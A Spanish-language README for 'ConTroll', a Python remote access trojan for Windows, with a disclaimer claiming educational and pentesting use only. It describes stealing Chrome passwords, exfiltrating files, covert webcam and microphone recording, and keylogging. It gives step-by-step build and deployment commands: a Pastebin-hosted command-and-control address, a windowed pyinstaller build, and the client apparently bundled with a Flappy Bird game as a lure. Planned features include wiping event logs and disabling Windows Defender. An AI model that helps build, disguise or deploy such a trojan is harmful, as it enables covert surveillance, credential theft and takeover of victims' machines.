


DESCARGO DE RESPONSABILIDAD
Una vez más, ConTroll y TODOS los archivos incluidos son solo para fines de EDUCACIÓN y/o INVESTIGACIÓN. ConTroll está diseñado únicamente para usarse en tus propios laboratorios de pentesting, o con el consentimiento explícito del propietario de la propiedad que se está probando.
ConTroll - Troyano de Acceso Remoto (RAT)
Ver video de presentación aquí
Se creó un troyano de acceso remoto que establece control administrativo sobre cualquier máquina Windows que comprometa.

ACTUALIZACIONES DESDE LA PRESENTACIÓN EN VIDEO
- Actualizar de forma remota la dirección IP y el puerto al que el cliente debe conectarse
- Introducir la dirección IP al ejecutar el servidor
- Deshabilitar el administrador de tareas
Características
- Bloquear la pantalla de la víctima.
- Reconexión automática al servidor.
- Crear una ventana emergente personalizada.
- Extraer archivos de la máquina de la víctima.
- Obtener información sobre la máquina de la víctima.
- Robar contraseñas guardadas en Chrome.
- Activar la cámara web del sistema y grabar video.
- Activar el micrófono del sistema y grabar audio.
- Terminar cualquier proceso que se ejecute en la máquina de la víctima.
- Supervisar el comportamiento del usuario mediante capacidades de keylogger (pulsaciones de teclas y capturas de pantalla).
- Deshabilitar el Administrador de tareas. (ADVERTENCIA: ES POSIBLE QUE QUIERAS DESHABILITAR ESTO SI SE EJECUTA LOCALMENTE)
Requisitos
NECESITAS una arquitectura de sistema operativo de 32 bits para compilar los binarios. Por lo tanto, usa un sistema win 32 o unix 32 para ejecutar y compilar el código
- python 2.x
- opencv
- numpy
- pyhook
- pythoncom
- pyinstaller
- pygame
- py2exe
- pyAudio
Uso
NUEVO
CREA UNA CUENTA DE PASTEBIN, CREA UNA NUEVA PUBLICACIÓN CON LA DIRECCIÓN IP Y EL NÚMERO DE PUERTO AL QUE QUIERES QUE EL CLIENTE ENVÍE LAS RESPUESTAS. LA DIRECCIÓN IP Y EL NÚMERO DE PUERTO DEBEN SEPARARSE CON DOS PUNTOS ASÍ: 192.168.12.14:5000. DESPUÉS DE CREAR LA PUBLICACIÓN, HAZ CLIC EN RAW; ESTO DEBERÍA REDIRIGIRTE A UNA PÁGINA CON SOLO LA DIRECCIÓN IP Y EL NÚMERO DE PUERTO EN ELLA; COPIA ESE ENLACE Y PÉGALO EN CLIENT.PYW EN LA FUNCIÓN getIpAddress. SI POR ALGUNA RAZÓN QUIERES ACTUALIZAR LA IP Y/O EL PUERTO AL QUE QUIERES QUE SE CONECTE EL CLIENTE, INICIA SESIÓN EN TU CUENTA DE PASTEBIN Y HAZ LOS CAMBIOS, GUÁRDALO Y EL CLIENTE ADOPTARÁ ESOS CAMBIOS.
- Clona el repositorio
git clone https://github.com/Lithium95/ConTroll_Remote_Access_Trojan.git
- Instala opencv y numpy desde requirements.txt
python -m pip install -r requirements.txt
-
Descarga e instala pyHook
-
Descarga e instala pythoncom
-
Descarga el wheel de pyAudio
-
instala el archivo wheel
python -m pip install PyAudio-0.2.11-cp27-cp27m-win32.whl
- Usa pyinstaller para compilar el binario del cliente
python pyinstaller.py --onefile --windowed client.pyw
Omite los siguientes 2 pasos si no quieres usar el juego de flappy bird
- Configura un servidor local para alojar client.exe. Usa live-server
live-server --port=8081
- Usa py2exe para compilar el juego de flappy bird
python setup.py
El exe para el juego de flappy bird estará en una carpeta llamada 'dist'
- Ejecuta el servidor
python server.py
- Espera a que el cliente se conecte
Pendientes
- Hacer que el RAT sea multiplataforma
- Borrar los registros de Sistema, Seguridad y Aplicaciones
- Cifrar la comunicación entre el servidor y el cliente
- Editar las propiedades de acceso, creación y modificación de los archivos
- Habilitar/Deshabilitar servicios como RDP, UAC y Windows Defender
 lithium876/controll_remote_access_trojan








